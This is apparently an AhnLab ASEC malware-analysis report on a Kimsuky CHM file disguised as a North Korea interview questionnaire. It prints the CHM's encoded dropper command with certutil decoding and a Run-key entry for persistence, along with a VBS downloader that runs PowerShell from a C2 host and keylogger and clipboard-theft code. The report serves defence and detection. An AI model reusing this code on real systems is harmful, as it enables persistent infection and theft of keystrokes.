TLP: GREEN

CHM Malware Disguised as North Korea-related Questionnaire (Kimsuky)

V1.0

AhnLab Security Emergency Response Center (ASEC)

Mar. 13, 2023

AhnLab

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Remarks

If the report includes statistics and indices, some data may be rounded, meaning that the sum of each item may not match the total.

The version information of this report is as follows:

Version	Date	Details
1.0	2023-03-13	First version

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Overview


AhnLab Security Emergency response Center (ASEC) has recently discovered a CHM malware which is assumed to have been created by the Kimsuky group. This malware type is the same as the one covered in the following ASEC blog posts and the analysis report on the malware distributed by the Kimsuky group, its goal being the exfiltration of user information.

- Analysis Report on Malware Distributed by the Kimsuky Group – Oct 20, 2022
- APT Attack Being Distributed as Windows Help File (*.chm) – Mar 17, 2022
- Malicious Help File Disguised as Missing Coins Report and Wage Statement (*.chm) – May 11, 2022

The CHM file has been compressed and is being distributed as an email attachment. The first email that is sent pretends to be an interview request about matters related to North Korea. If the email recipient accepts the interview, then a password-protected compressed file is sent as an attachment. Not only is this email pretending to be a North Korea-related interview identical to the one previously analyzed, but it also follows the same format of sending the malicious file only when a recipient replies to the email.

- Malware Disguised as Normal Documents (Kimsuky) – Feb 03, 2023
- Word File Provided as External Link When Replying to Attacker's Email (Kimsuky) – July 26, 2022

Figure 1. Distributed email



--------- 원본 메일 ---------

On Wed, Mar 1, 2023 at 8:50 PM, [redacted]@daum.net> wrote:

안녕하십니까.

[redacted] 기자입니다.

먼저 연락 없이 메일 드린 점 양해 부탁 드립니다.

이렇게 메일 드린 이유는 북한의 급증하는 미사일 위협과 관련하여 한중 관계, 한일 관계, 북핵 협상 및

무기체계 개발에 대해 서로 다른 시각을 가진 전문가분들에 한하여 인터뷰 요청 드리고자 합니다.

업무로 바쁘시 겠지만 회신 주시면 감사하겠습니다.

선생님의 회신 항상 기다리 고 있겠습니다.

감사합니다.

[redacted] 드림.

Figure 2. Original email

인터뷰 질의문([redacted]).zip

이름	원본 크기	압축 크기	압축률	종류	수정한 날짜
인터뷰 질의문([redacted]).chm *	14,981	7,168	53%	컴파일된 HTM...	2023-02-11 오전 12:19

Figure 3. Inside the compressed file

When the InterviewQuestionnaire(***).chm file is executed, a help document with actual questions appears as shown below, making it difficult for users to realize that the file is malicious.




Figure 4. CHM disguised as a questionnaire

The CHM holds a malicious script, and, like the CHM malware covered before, it uses a shortcut object (ShortCut). The shortcut object is called through the Click method and the command in Item1 is executed. The command executed through 'InterviewQuestionnaire(***).chm' is as follows.

- Executed Command
  cmd, /c echo [Encoded Command] > "%USERPROFILE%₩Links₩Document.dat & start /MIN certutil -decode "%USERPROFILE%₩Links₩Document.dat" "%USERPROFILE%₩Links₩Document.vbs" & start /MIN REG ADD HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run /v Document /t REG_SZ /d "%USERPROFILE%₩Links₩Document.vbs" /f'

```
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=',cmd, /c echo
U3ViIFdNUHJvYyhwX2NtZCkNCglzZXQgd20gPSBHZXRPYmplY3QoIndpbm1nbXRzOndpbjMyX3Byb2Nlc3MiKQ0KCXNldCBvd3MgPSBHZXRPYmplY3QoIndpbm1n
bXRzOlxyb290XGNpbXYyIikNCglzZXQgb3N0ID0gb3dzLkdldCgiV2luMzJfUHJvY2Vzc1N0YXJ0dXAiKQ0KCXN1dCBvY29uZiA9IG9zdC5TcGF3bkluc3RhbmNl
Xw0KCW9jb25mLlNob3dXaW5kb3cgPSAxMg0KCWVyclJldHVybiA9IHdtLkNyZWF0ZShwX2NtZCwgTnVsbCwgb2NvbmYsIHBpZCkNCkVuZCBTdWINCg0KdXJpID0g
Imh0dHA6Ly9tcGV2YWxyLnJpYS5tb25zdGVyL1NtdEluZm8iDQpwb3dfY21kID0gImNtZCAvYyBwb3dlcnNoZWxsIC1jb21tYW5kICIiaWV4ICh3Z2V0IHh4eC9k
ZW1vLnR4dCkuY29udGVudDsgSW5mb0tleSAtdXIgJ3h4eCciIiINCnBvd19jbWQgPSBSBSZXBsYWNlKHBvd19jbWQsIC4eHgiLCB1cmkpDQpXTVByb2MocG93X2Nt
ZCk > "%USERPROFILE%\Links\Document.dat" & start /MIN certutil -decode "%USERPROFILE%\Links\Document.dat"
"%USERPROFILE%\Links\Document.vbs" & start /MIN REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Document /t
REG_SZ /d "%USERPROFILE%\Links\Document.vbs" /f'>
<PARAM name="Item2" value="273,1,1">

</OBJECT>
<script>
shortcut.Click();
</SCRIPT>
```

Figure 5. Malicious Script within CHM

Thus, the encoded command is saved to %USERPROFILE%₩Links₩Document.dat when the CHM is executed. The command that has been decoded by Certutil is saved to %USERPROFILE%₩Links₩Document.vbs. The threat actor also registered Document.vbs to the Run key (HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run) to ensure the malicious script would run persistently. Ultimately, Document.vbs executes the PowerShell script in hxxp://mpevalr.ria[.]monster/SmtInfo/demo.txt.

Document.vbs 내 코드

```
Sub WMProc(p_cmd)
    set wm = GetObject("winmgmts:win32_process")
    set ows = GetObject("winmgmts:\root\cimv2")
    set ost = ows.Get("Win32_ProcessStartup")
    set oconf = ost.SpawnInstance_
    oconf.ShowWindow = 12
    errReturn = wm.Create(p_cmd, Null, oconf, pid)
End Sub

uri = "http://mpevalr.ria.monster/SmtInfo"
pow_cmd = "cmd /c powershell -command ""iex (wget xxx/demo.txt).content; InfoKey -ur 'xxx'"""
pow_cmd = Replace(pow_cmd, "xxx", uri)
WMProc(pow_cmd)
```

Kimsuky 그룹 유포 악성코드 분석 보고서에서 확인된 코드

```
Sub WMProc(p_cmd)
    set wm = GetObject("winmgmts:win32_process")
    set ows = GetObject("winmgmts:₩root₩cimv2")
    set ost = ows.Get("Win32_ProcessStartup")
    set oconf = ost.SpawnInstance_
    oconf.ShowWindow = 12
    errReturn = wm.Create(p_cmd, Null, oconf, pid)
End Sub

uri = "http://mc.pzs.kr/themes/mobile/images/about/temp/myverify"
pow_cmd = "cmd /c powershell -command ""iex (wget xxx/lib.php?idx=5).content; InfoKey -ur 'xxx'"""
pow_cmd = Replace(pow_cmd, "xxx", uri)
WMProc(pow_cmd)
```

Figure 6. (Top) A portion of Document.vbs's code / (Bottom) A portion of the vbs code uncovered in a past report

The URL that Document.vbs connects to is currently unavailable, but a script assumed to have been downloaded from this address has been found. The confirmed script file is responsible for intercepting a user's key inputs before saving them in a certain file and sending that file to the threat actor. In addition to reading the caption of the currently running ForegroundWindow and keylogging, it periodically checks the clipboard contents and saves them to
the %APPDATA%₩Microsoft₩Windows₩Templates₩Pages_Elements.xml file. Afterward, it sends this file to hxxp://mpevalr.ria[.]monster/SmtInfo/show.php.

demo.txt 내 코드

```
$hTopWnd = $o_clk::($mClk[3])()
$len = $o_clk::($mClk[4])($hTopWnd, $curWnd, $curWnd.Capacity)
if($curWnd.ToString() -ne $oldWnd){
    $oldWnd = $curWnd.ToString()
    $t = Get-Date -Format $tf
    [System.IO.File]::AppendAllText($Path, "`n----- [" + $t + "] [" + $curWnd.ToString() + "]
    -----`n", $o_enc_mode)
}

if(($oldTick -eq 0) -or (($curTick - $oldTick) -gt 1000)){
    $oldTick = $curTick
    $curClip = $o_clk::($mClk[6])()
    if($oldClip -ne $curClip){
        $oldClip = $curClip
        if($o_clk::($mClk[7])(1)){
            [System.IO.File]::AppendAllText($Path, "`n----- [Clipboard] -----`n" + [Windows.
            Clipboard]::GetText() + "`n------------------------------`n", $o_enc_mode)
        }
    }
```

Kimsuky 그룹 유포 악성코드 분석 보고서에서 확인된 코드

```
$hTopWnd = $o_clk::($mClk[3])()
$len = $o_clk::($mClk[4])($hTopWnd, $curWnd, $curWnd.Capacity)
if($curWnd.ToString() -ne $oldWnd){
    $oldWnd = $curWnd.ToString()
    $t = Get-Date -Format $tf
    [System.IO.File]::AppendAllText($Path, "`n----- [" + $t + "] [" + $curWnd.ToString() + "] -----`n", $o_enc_mode)
}

if(($oldTick -eq 0) -or (($curTick - $oldTick) -gt 1000)){
    $oldTick = $curTick
    $curClip = $o_clk::($mClk[6])()
    if($oldClip -ne $curClip){
        $oldClip = $curClip
        if($o_clk::($mClk[7])(1)){
            [System.IO.File]::AppendAllText($Path, "`n----- [Clipboard] -----`n" + [Windows.Clipboard]::GetText() +
            "`n------------------------------`n", $o_enc_mode)
        }
    }
```

Figure 7. (Top) A portion of demo.txt / (Bottom) A portion of the PowerShell script code from a past report

As can be seen from Figure 6 and Figure 7, Document.vbs (VBS script file) and demo.txt (PowerShell script file) have the same format as the malware that was analyzed in the 'Analysis Report on Malware Distributed by the Kimsuky Group' published on ATIP last year. With this in mind, users should take extreme caution as the Kimsuky group appears to be distributing phishing emails with malware strains in various forms like Word files and CHM.

[File Detection]
Dropper/CHM.Generic (2023.03.07.00)
Data/BIN.Encoded (2023.03.07.00)
Downloader/VBS.Agent.SC186747 (2023.03.07.00)
Trojan/PowerShell.Agent.SC186246 (2023.02.09.00)

[Behavior Detection]
Execution/MDP.Cmd.M4230

[IOC]
MD5
726af41024d06df195784ae88f2849e4 (chm)
0f41d386e30e9f5ae5be4a707823fd78 (dat)
89c0e93813d3549efe7274a0b9597f6f (vbs)
9f560c90b7ba6f02233094ed03d9272e

C2
hxxp://mpevalr.ria[.]monster/SmtInfo/demo.txt
hxxp://mpevalr.ria[.]monster/SmtInfo/show.php

More security, More freedom

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About ASEC

AhnLab Security Emergency Response Center(ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.

AhnLab